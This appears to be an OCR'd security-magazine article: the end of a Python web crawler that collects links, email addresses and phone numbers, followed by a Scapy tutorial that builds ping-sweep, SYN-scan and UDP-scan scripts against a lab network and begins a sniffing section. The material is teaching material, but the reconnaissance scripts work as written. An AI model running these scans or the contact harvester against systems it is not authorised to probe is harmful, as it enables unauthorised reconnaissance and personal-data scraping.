contype = self.get_contype(rq.headers['content-type'])
print '    - Content-Type:', contype

if contype != 'text/html':
    print '\tERROR: Is not a text/html\n'
    return mfiles

# Parse page and search links
self.fetch_links_from_url(rq.text, url)
```


```
def start(self):
    """
        Trigger function that starts to fetch links from self.base_url
    """

    time_start = time.time()
    print "NightCrawler v%s" % (VERSION,)
    print "Please stand by ...\n"
    print "BASE URL: %s" % (self.base_url)

    # This variable is my index for the list of child links
    # we are going to analyze child by child until there
    # are no more new children
    i = 0

    while i < len(self.CHILD_LINKS):
        self.map_files(self.CHILD_LINKS[i])
        i += 1


    print
    print "-"*32
    print "Results:"
    print "%d email accounts, %d tel. numbers and %d links" \
          "(%.6f seconds) ... \n " % (len(self.EMAIL_ACCOUNTS),
len(self.TEL_NUMS),
                                      len(self.CHILD_LINKS), time.time() -
time_start)
    print "Links:"
    print self.CHILD_LINKS
    print "Emails:"
    print self.EMAIL_ACCOUNTS
    print "T:"
    print self.TEL_NUMS
```

```
def fetch_links_from_url(self, base_text = '', url = ''):
    """
    Parse a webpage and return a list of valid links (urls)

    @param base_text: HTML Content
    @type base_text: string
    @param url: Url
    """

    prep_url = self.clean_url(url)

    urls = []
    data = []
    print '+ Fetch childs from Base url:', prep_url

    # Parse the HTML code
    parser = Parse()
    parser.feed(base_text)


    # It's possible to use the other data parsed
    # e.g. Search in the data for emails, phones, etc
    #data = parser.get_DATA()

    # Get links that the parser fetched from the "a" tags
    urls = parser.get_HREF()

    #print "URLS FOUND: %s" % (urls,)
    #print "PREP URL: %s" % (prep_url,)

    # Iterate over the urls and get all the possible childs
```


```
for u in urls:
    tmp_url_src = urlparse.urlsplit(u)
    tmp_path = tmp_url_src.path.strip()

    # Skip email addresses
    if tmp_url_src.scheme == 'mailto':
        self.EMAIL_ACCOUNTS.add(tmp_path)
        continue
    if tmp_url_src.scheme == 'tel':
        self.TEL_NUMS.add(tmp_path)
        continue

    # Skip urls not in my domain
    if tmp_url_src.netloc not in self.base_url:
        continue

    # Black List
    # Skip binary files (we only want web pages for now)
    IN_BLACK_LIST = False
    for ext_path in [".jpg", ".jpeg", ".pdf", ".doc", ".xl",
                     ".png", ".gif", ".mp"]:
        if ext_path in tmp_path:
            IN_BLACK_LIST = True

    if IN_BLACK_LIST:
        continue

    # Skip empty links and relative urls
    if not tmp_path or tmp_path == '/':
        continue

    # Remove trailing /
    if tmp_path[0] == '/':
        tmp_path = tmp_path[1:]
```

```
            tmp_url = self.base_url + tmp_path

            # Continue to the next if already on childs list
            # Skip urls in broken links
            if tmp_path in self.CHILD_LINKS or tmp_path in self.BROKEN_LINKS:
                continue

            try:
                rq = requests.get(tmp_url, timeout=TIMEOUT)
            except:
                print "Connection error (3) > %s" % (tmp_url,)
                self.BROKEN_LINKS.add(tmp_path)
                continue

            # Don’t proceed if the page doesn't exist
            if rq.status_code != 200:
                print 'ER03: Can not connect ('+tmp_url+')\n'
                self.BROKEN_LINKS.add(tmp_path)
                continue

            # Add to my list if it’s a new child
            print "    - Child found (%s)" % (tmp_path,)
            self.CHILD_LINKS.append(tmp_path)

        # END OF FUNC



# You can start NightCrawler from here :)
if __name__ == "__main__":
    try:
        crawler = Crawler(ROOT)
```

```
        crawler.start()
    except Exception as err:
        print "Ups: ", err
```



POWER OF SCAPY

by Omar Ahmed

What you will learn:

- What is Scapy?
- Where is Scapy Useful?
- Scapy Basics
- Packet Manipulation

What you need and should know:

- Familiar with Open Systems Interconnection (OSI)
- Python Basics
- Network Attacks Basics (Scanning, Sniffing)

Introduction:

When I was introduced to Scapy for the first time, four years ago, I didn't know much about the tool, and I thought I would try it, to see its limits, and back then there was literally just a few resources about this tool. Now after four years, I would say that this tool has no limits. When using Scapy you have infinite possibilities.

Scapy:

Scapy is a powerful interactive packet manipulation tool. It is able to forge or decode packets of a wide number of protocols, send them on the wire, capture them, match requests and replies, and much more. It can easily handle most classical tasks, like scanning, tracerouting, probing, unit tests, attacks or network discovery (it can replace hping, 85% of nmap, arpspoof, arp-sk, arping, tcpdump, p0f, etc.). It also performs very well at a lot of other specific tasks that most other tools can't handle, like sending invalid frames, injecting your own 802.11 frames, and combining techniques.

What makes Scapy different from most other tools is, when working with other tools, you can't build something the author didn't imagine. The idea you need to follow when working with Scapy is that you can imagine and then build whatever you imagined in your head. There are a lot of other reasons that make Scapy different from most other tools, but I know that you're already excited, so I will leave the other reasons for you to discover while actually using Scapy.

Before getting started, you need to know that the most amazing thing about Scapy is it works as a Python Module, so you can easily use it in your Python Scripts.

Some of Scapy's Features:

- Building Packets.
- Stacking Layers.
- Reading PCAP files.
- Graphical dumps (PDF, PS).
- Fuzzing.
- Scanning.
- Traceroute.

- Sniffing.

PS: That's only some of the things you can do with Scapy.

LET'S GET STARTED:

For the purposes of this tutorial, we will be utilizing Scapy version 2. There is a Scapy version 3 that works with Python version 3. You will find there are differences between the two versions. Please ensure that you're following the directions as a whole to ensure you have the correct version installed.

First of all, if you don't have Scapy on your machine, you can simply install it using pip:

`apt-get -y install python-pip` (if it's not installed "Debian Based")

upgrade pip: **`pip install –upgrade pip`**

```
~# pip install scapy
```

(Figure 1). Installing Scapy

If you already have Scapy, and want to upgrade it, you can use this command:

```
~# pip install scapy --upgrade
```

(Figure 2). Upgrading Scapy

Not used if version matters, but actual command I had to use "pip

There are two ways to work with Scapy. First, Interactive shell. Second, as Python Module. We will start working with the interactive shell first, so you can understand how things work before creating any Python scripts.

To execute the interactive shell, type scapy in your Terminal:

```
root@Hakin9:~# scapy
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.3.2)
>>>
```

(Figure 3). Scapy Interactive Shell

As you can see, there may be warning messages, telling you that there is no default route for IPv6 but it's okay, you can continue from here.

Other warnings can be presented depending on what is currently installed on the machine. For example, if you get the message below you can install the requirements with pip

```
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
INFO: Can't import PyX. Won't be able to use psdump() or pdfdump().
WARNING: No route found for IPv6 destination :: (no default route?)
INFO: Can't import python Crypto lib. Won't be able to decrypt WEP.
INFO: Can't import python Crypto lib. Disabled certificate manipulation tools
Welcome to Scapy (2.3.2)
```

To install extra packages to unlock extra functionality of Scapy

```
apt-get install graphviz python-gnuplot python-crypto python-pyx
```

AFTER INSTALL

```
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.3.2)
>>>
```

In the end, we are greeted with Welcome to Scapy message and a familiar Python prompt. Now, to see the types of packets you can create with Scapy, type ls() and press Enter:

```
>>> ls()
AH          : AH
ARP         : ARP
ASN1_Packet : None
ATT_Error_Response : Error Response
ATT_Exchange_MTU_Request : Exchange MTU Request
ATT_Exchange_MTU_Response : Exchange MTU Response
ATT_Find_By_Type_Value_Request : Find By Type Value Request
ATT_Find_By_Type_Value_Response : Find By Type Value Response
ATT_Find_Information_Request : Find Information Request
ATT_Find_Information_Response : Find Information Reponse
ATT_Handle_Value_Notification : Handle Value Notification
ATT_Hdr     : ATT header
```

(Figure 4). List of Packet Types

PS: The previous figure shows some of the packet types you can create, not all of them.

If you need more information about any of the packets, you can use help method:

```
>>> help(ARP)
```

(Figure 5). Help Method

and this is some of the information you will get:

```
Help on class ARP in module scapy.layers.l2:

class ARP(scapy.packet.Packet)
 |  Method resolution order:
 |      ARP
 |      scapy.packet.Packet
 |      scapy.base_classes.BasePacket
 |      scapy.base_classes.Gen
 |      __builtin__.object
 |
 |  Methods defined here:
 |
 |  answers(self, other)
 |
 |  extract_padding(self, s)
 |
 |  mysummary(self)
 |
 |  route(self)
 |
```

(Figure 6). Information from Help Method

The last thing I want to show you before getting real using Scapy, is creating a packet and show its default fields

```
>>> myIP = IP()
>>> myIP.default_fields
{'frag': 0, 'src': None, 'proto': 0, 'tos': 0, 'dst': '127.0.0.1', 'chk
sum': None, 'len': None, 'options': [], 'version': 4, 'flags': 0, 'ihl'
: None, 'ttl': 64, 'id': 1}
```

(Figure 7). IP Packet's Default Values

As you can see, we created a variable with IP() packet, then we asked for its default values by using default_fields method.

Now, let's try to get real; in the following example we will try and make a Ping Packet. To make a ping packet, we need to know a little about ping; ping uses ICMP protocol to send ECHO_REQUEST (type 8 RFC792) to the target and if the target is up, the device receives ECHO_REPLY (type 0 RFC792).

```
>>> myPing = IP()/ICMP()
>>> myPing.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= icmp
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
###[ ICMP ]###
     type= echo-request
     code= 0
     chksum= None
     id= 0x0
     seq= 0x0
>>> myPing.dst='192.168.56.101'
```

(Figure 8). Ping Packet

The display() method shows the current values of the packets. In the previous figure, we created a packet with both layers by specifying the values we want in our constructors. In this case, we want to ping the target, so we chose IP and ICMP Packet. To choose two types of packets together, we separated them with a forward slash (/).

```
>>> myPing.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= icmp
  chksum= None
  src= 192.168.56.103
  dst= 192.168.56.101
  \options\
###[ ICMP ]###
     type= echo-request
     code= 0
     chksum= None
     id= 0x0
     seq= 0x0
```

(Figure 9). Ping Packet - Changing Values

As you can see in the previous figure, Scapy automatically changed the source of the packet to the appropriate

Interface (Host Only, in this example). Now, it's time to send our packet and wait for response from the target.

```
>>> res = sr1(myPing)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> res
<IP  version=4L ihl=5L tos=0x0 len=28 id=17059 flags= frag=0L t
tl=64 proto=icmp chksum=0x4621 src=192.168.56.101 dst=192.168.5
6.103 options=[] |<ICMP  type=echo-reply code=0 chksum=0xffff i
d=0x0 seq=0x0 |<Padding  load='\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00' |>>>
>>>
```

(Figure 10). Sending Ping Packet

We used sr1 method to send our packet and receive the response from the target; sr1 method tells Scapy that we only want one answer, no more. If we expect more than one answer, we can use 'sr' method instead. Looking at the response we received from the target, we can see the source IP we received the reply from, and type of ICMP Packet; this time it's ECHO_REPLY. That's definitely tells us that the target IP is UP.

Now, let's try to create a script to ping sweep more than one target. I already created a script four years ago. This script definitely can be improved because I created it when I was first introduced to Scapy.

```
#!/usr/bin/env python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *

if len(sys.argv) != 2:
        print "Usage: ./ping_sweeper.py 192.168.56.0"
        sys.exit()

ipaddrs = str(sys.argv[1])

iprange = ipaddrs.split('.')[0] + '.' + ipaddrs.split('.')[1] + '.' + ipaddrs.split('.')[2] + '.'

for addrs in range(100,254):
        res = sr1(IP(dst=iprange+str(addrs))/ICMP(),timeout=1, verbose=0)
        if res == None:
                pass
        else:
                print iprange+str(addrs) + ' is up'
```

(Figure 11). Ping Sweep Script

I already know my target's range, so I didn't make the Script Flexible. The Script Ping Sweep any target from range 100 to 254. I used timeout option because if Scapy didn't get any response from the target, the Script would get hung up on unresponsive targets.

```
root@Hakin9:~/Desktop# python Ping_Sweeper.py 192.168.56.0
192.168.56.101 is up
192.168.56.102 is up
192.168.56.104 is up
```

(Figure 12). Running Ping Sweep Script

Scanning with Scapy:

In this section, we will talk about how to perform Scanning with Scapy. To begin with, we will try to perform SYN Scan.

```
>>> mySyn = IP()/TCP()
>>> mySyn.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= tcp
  chksum= None
  src= 127.0.0.1
  dst= 127.0.0.1
  \options\
###[ TCP ]###
     sport= ftp_data
     dport= http
     seq= 0
     ack= 0
     dataofs= None
     reserved= 0
     flags= S
     window= 8192
     chksum= None
     urgptr= 0
     options= {}
>>>
```

(Figure 13). Syn Packet

We already know about the IP packet. Let's talk a little about the TCP Packet. As you can see, there is a value called dport that refers to Destination Port and by default it's HTTP (Port 80). You can change it easily. There is also a flags value that refers to TCP Header Flags; by default it's 'S' which means Syn. The following Table shows the TCP Header Flags, and the numbers correspond to where the TCP flags fall on the binary scale.

No.	Flag	Refers To
2	S	Syn
16	A	Ack
4	R	Reset
1	F	Fin
8	P	Push
32	U	Urgent

(Figure 14). TCP Header Flags

As we saw earlier, the default value for Flags field is 'Syn', which means we don't need to change anything here because we are doing a Syn Scan. The only thing we need to change is the IP address we want to scan.

```
>>> mySyn.dst = '192.168.56.101'
>>> mySyn.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= tcp
  chksum= None
  src= 192.168.56.103
  dst= 192.168.56.101
  \options\
###[ TCP ]###
     sport= ftp_data
     dport= http
     seq= 0
     ack= 0
     dataofs= None
     reserved= 0
     flags= S
     window= 8192
     chksum= None
     urgptr= 0
     options= {}
```

(Figure 15). SYN Packet

Now we are ready to send our packet and get ready to receive our response.

```
>>> res = sr1(mySyn)
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
>>> res
<IP  version=4L ihl=5L tos=0x0 len=44 id=0 flags=DF frag=0L ttl=
64 proto=tcp chksum=0x48af src=192.168.56.101 dst=192.168.56.103
 options=[] |<TCP  sport=http dport=ftp_data seq=2306262496 ack=
1 dataofs=6L reserved=0L flags=SA window=5840 chksum=0x3f6d urgp
tr=0 options=[('MSS', 1460)] |<Padding  load='\x00\x00' |>>>
>>>
```

(Figure 16). Syn Packet Response

As you can see in the previous figure, we received a reply from the target with TCP flags 'SA', which means 'Syn/Ack', that means the port is open. What if the port is closed, what is the response we would get?

```
>>> mySyn.dport=4444
>>> res = sr1(mySyn, timeout=1)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
>>> res
<IP  version=4L ihl=5L tos=0x0 len=40 id=0 flags=DF frag=0L ttl=
64 proto=tcp chksum=0x48b3 src=192.168.56.101 dst=192.168.56.103
 options=[] |<TCP  sport=4444 dport=ftp_data seq=0 ack=1 dataofs
=5L reserved=0L flags=RA window=0 chksum=0xac42 urgptr=0 |<Paddi
ng  load='\x00\x00\x00\x00\x00\x00' |>>>
>>>
```

(Figure 17). Closed Port Response

We tried to send a Syn Packet to port '4444', and the response we get from the target is 'RA', which means Reset/Ack, which refers to 'I'm Closed, terminate the connection'.

Now let's create a script to perform SYN Scan on a Range of ports.

```
#!/usr/bin/env python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
import sys

if len(sys.argv) !=3:
        print "Usage: python %s IP [Range Start]-[Range End]" % sys.argv[0]
        print "Usage: python %s 192.168.56.101 1-1000" % sys.argv[0]
        sys.exit()

myIP = sys.argv[1]
startPort = int(sys.argv[2].split('-')[0])
endPort = int(sys.argv[2].split('-')[1])

for myPort in range(startPort, endPort):
        res = sr1(IP(dst=myIP)/TCP(dport=myPort), timeout=1, verbose=0)
        if res == None:
                pass
        else:
                if int(res[TCP].flags) == 18:
                        print 'This port is open ' + str(myPort)
                else:
                        pass
```

(Figure 18). Syn Scan Script

There is nothing we don't already know in the script, the only thing is the number 18 I used in this line of the script.

```
                if int(res[TCP].flags) == 18:
```

(Figure 19). Flags Numbers

Let me explain it; remember that the response for Open Ports is 'SA', which is referring to Syn/ACK. If you looked at (figure 14), you will see (No.) column in the table. The corresponding number for 'Syn' is 2 and for 'Ack' is 16, if we add those numbers we will get '18'. That's why we used the number 18 in the script. In other words, we are telling the script "The condition is True when the flags of the response is 'SYN/ACK'".

The following shows the output of the script

```
root@Hakin9:~# ./SynScan.py 192.168.56.101 1-100
This port is open 21
This port is open 22
This port is open 23
This port is open 25
This port is open 53
This port is open 80
```

(Figure 20). Script Output

```
192.168.56.103  192.168.56.101  TCP  54 20→22 [SYN] Seq=0 Win=8192 Len=0
192.168.56.101  192.168.56.103  TCP  60 22→20 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0
192.168.56.103  192.168.56.101  TCP  54 20→22 [RST] Seq=1 Win=0 Len=0
192.168.56.103  192.168.56.101  TCP  54 20→23 [SYN] Seq=0 Win=8192 Len=0
192.168.56.101  192.168.56.103  TCP  60 23→20 [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0
192.168.56.103  192.168.56.101  TCP  54 20→23 [RST] Seq=1 Win=0 Len=0
192.168.56.103  192.168.56.101  TCP  54 20→24 [SYN] Seq=0 Win=8192 Len=0
192.168.56.101  192.168.56.103  TCP  60 24→20 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
```

(Figure 21). Monitoring the Script

Using Scapy to perform SYN Scan or TCP (Transmission Control Protocol) Scan is easy because of the nature of TCP Protocol. TCP is considered a "connection oriented protocol" because it requires that the communication between both the sender and the receiver stays in sync. This process ensures that the packets sent from one computer to another arrive at the receiver intact and in the order they were sent. On the other hand, UDP (User Datagram Protocol) is considered to be "connectionless" because the sender simply sends packets to the receiver with no mechanism for ensuring that the packets arrive at the destination. There are many advantages and disadvantages to each of the protocols including speed, reliability, and error checking. To truly master port scanning you will need to have a solid understanding of these protocols. In other words, you can think of TCP's Communication process as a Phone Call. On the other hand, you can think of UDP's Communication Process as dropping a letter in a mailbox, as a sender, there is no return receipt or delivery confirmation for the sender. You have no guarantee that the letter will get to its final destination. So, is it impossible to make a UDP Scan? Of course not, but we have to use another approach to do so. When we were trying to perform SYN Scan, we looked for a specific answer from the target, but with UDP we only get an answer if the port is closed, we will get ICMP - Unreachable. In other words, this time we will look for Error from the target's port so we can tell that the port is Closed, and assume that the other ports with no answer are OPEN.

To begin with, we will try to send a UDP Packet to a Closed Port to try to analyze the response.

```
>>> myUDP = IP()/UDP()
>>> myUDP.dst = '192.168.56.101'
>>> myUDP.dport = 161
>>> myUDP.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 192.168.56.103
  dst= 192.168.56.101
  \options\
###[ UDP ]###
     sport= domain
     dport= snmp
     len= None
     chksum= None
```

(Figure 22). UDP Packet

Now let's try to send it and see what's going to happen.

```
>>> sr1(myUDP)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0xc0 len=56 id=64844 flags= frag=0L t
tl=64 proto=icmp chksum=0x8a9b src=192.168.56.101 dst=192.168.56
.103 options=[] |<ICMP  type=dest-unreach code=port-unreachable
chksum=0xef33 reserved=0 length=0 nexthopmtu=0 |<IPerror  versio
n=4L ihl=5L tos=0x0 len=28 id=1 flags= frag=0L ttl=64 proto=udp
chksum=0x88b3 src=192.168.56.103 dst=192.168.56.101 options=[] |
<UDPerror  sport=domain dport=snmp len=8 chksum=0xceb |>>>>
>>>
```

(Figure 23). UDP Packet Response

Note that the answer from the target port contains an ICMP Packet, which has TYPE (Destination-Unreachable) and Code (Port-Unreachable) Values, which indicates that the Port is Closed. This time we will try to send a UDP Packet to an Open Port.

```
>>> myUDP = IP()/UDP()
>>> myUDP.dst = '192.168.56.101'
>>> myUDP.dport = 53
>>> myUDP.display()
###[ IP ]###
  version= 4
  ihl= None
  tos= 0x0
  len= None
  id= 1
  flags=
  frag= 0
  ttl= 64
  proto= udp
  chksum= None
  src= 192.168.56.103
  dst= 192.168.56.101
  \options\
###[ UDP ]###
     sport= domain
     dport= domain
     len= None
     chksum= None
```

(Figure 24). UDP Packet (Port 53)

Let's try and send it.

Side note:

If a firewall is blocking this traffic, then you will not receive a response, as shown below.

Through a Firewall on a closed port.

```
>>> sr1(myUDP)
Begin emission:
Finished to send 1 packets.
......^C
Received 6 packets, got 0 answers, remaining 1 packets
>>> sr1(myUDP)
Begin emission:
Finished to send 1 packets.
.....................................................................
.....................................................................
.....................................................................
.....................................^C
Received 283 packets, got 0 answers, remaining 1 packets
```

Removing the Firewall

```
>>> sr1(myUDP)
Begin emission:
Finished to send 1 packets.
*
Received 1 packets, got 1 answers, remaining 0 packets
<IP  version=4L ihl=5L tos=0xc0 len=56 id=36619 flags= frag=0L ttl=64 proto=icmp
 chksum=0xf8dd src=192.168.56.101 dst=192.168.56.102 options=[] |<ICMP  type=des
t-unreach code=port-unreachable chksum=0xef32 reserved=0 length=0 nexthopmtu=0 |
<IPerror  version=4L ihl=5L tos=0x0 len=28 id=1 flags= frag=0L ttl=64 proto=udp
chksum=0x88b4 src=192.168.56.102 dst=192.168.56.101 options=[] |<UDPerror  sport
=85 dport=snmp len=8 chksum=0xccc |>>>>
>>>
```

```
>>> sr1(myUDP)
Begin emission:
.Finished to send 1 packets.
^C
Received 1 packets, got 0 answers, remaining 1 packets
>>>
```

(Figure 25). UDP Packet No Response

As you can see, we received no reply from the target, which indicates that the Port is OPEN.

It's time to make our UDP Scan Script.

Let's explain some of the functions we used in the script:

haslayer --> To find if a particular layer, like TCP or UDP or ICMP, is present or not inside a packet.

getlayer --> To get a particular value from a layer, like TCP or UDP or ICMP, present inside a packet.

```
#!/usr/bin/env python

import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *
import sys
import time
from colorama import Fore,Back,Style

if len(sys.argv) !=3:
        print "Usage: python %s IP [Range Start]-[Range End]" % sys.argv[0]
        print "Usage: python %s 192.168.56.101 1-1000" % sys.argv[0]
        sys.exit()

myIP = sys.argv[1]
startPort = int(sys.argv[2].split('-')[0])
endPort = int(sys.argv[2].split('-')[1])

for myPort in range(startPort, endPort):
        res = sr1(IP(dst=myIP)/UDP(dport=myPort), timeout=3, verbose=0)
        time.sleep(0.5)
        if res == None:
                print Fore.GREEN + "This port is Open: " + str(myPort) + Fore.RESET
        elif (res.haslayer(ICMP)):
                if (int(res.getlayer(ICMP).type) == 3 and int(res.getlayer(ICMP).code) == 3):
                        print "This port is Closed: " + str(myPort)
                elif (int(res.getlayer(ICMP).type) == 3 and int(res.getlayer(ICMP).code) in [1,2,9,10,13]):
                        print "This port is Filtered: " + str(myPort)
```

(Figure 26). UDP Scan Script

The numbers we used in the script indicate types and codes of Error Messages of ICMP Protocol. (For more information: http://www.nthelp.com/icmp.html).

```
root@Hakin9:~/Desktop# python UDPScan.py 192.168.56.101 50-55
This port is Closed: 50
This port is Closed: 51
This port is Closed: 52
This port is Open: 53
This port is Closed: 54
root@Hakin9:~/Desktop#
```

(Figure 27). UDP Scan Results

Now that we know the basics of creating packets and interacting with them through the Scapy shell, and we already used Scapy Module in our scripts, let's take this article to a new level by explaining how to use Scapy Sniffing Capabilities.

In Scapy, we can easily Sniff Packets with the function sniff()

There are many different ways to determine your interfaces and they can be seen while you're in the Scapy interpreter.

Utilizing the conf.iface command, you can see the interface Scapy is currently utilizing.

```
>>> conf.iface
'eth0'
>>>
```

You can also use the conf command to see all configurations as shown below:

```
>>> conf
ASN1_default_codec = <ASN1Codec BER[1]>
AS_resolver = <scapy.as_resolvers.AS_resolver_multi instance at 0x7fe0b9abeef0>
BTsocket   = <BluetoothL2CAPSocket: read/write packets on a connected L2CAP ...
L2listen   = <L2ListenSocket: read packets at layer 2 using Linux PF_PACKET ...
L2socket   = <L2Socket: read/write packets at layer 2 using Linux PF_PACKET ...
L3socket   = <L3PacketSocket: read/write packets at layer 3 using Linux PF_P...
auto_fragment = 1
checkIPID  = 0
checkIPaddr = 1
checkIPsrc = 1
check_TCPerror_seqack = 0
color_theme = <DefaultTheme>
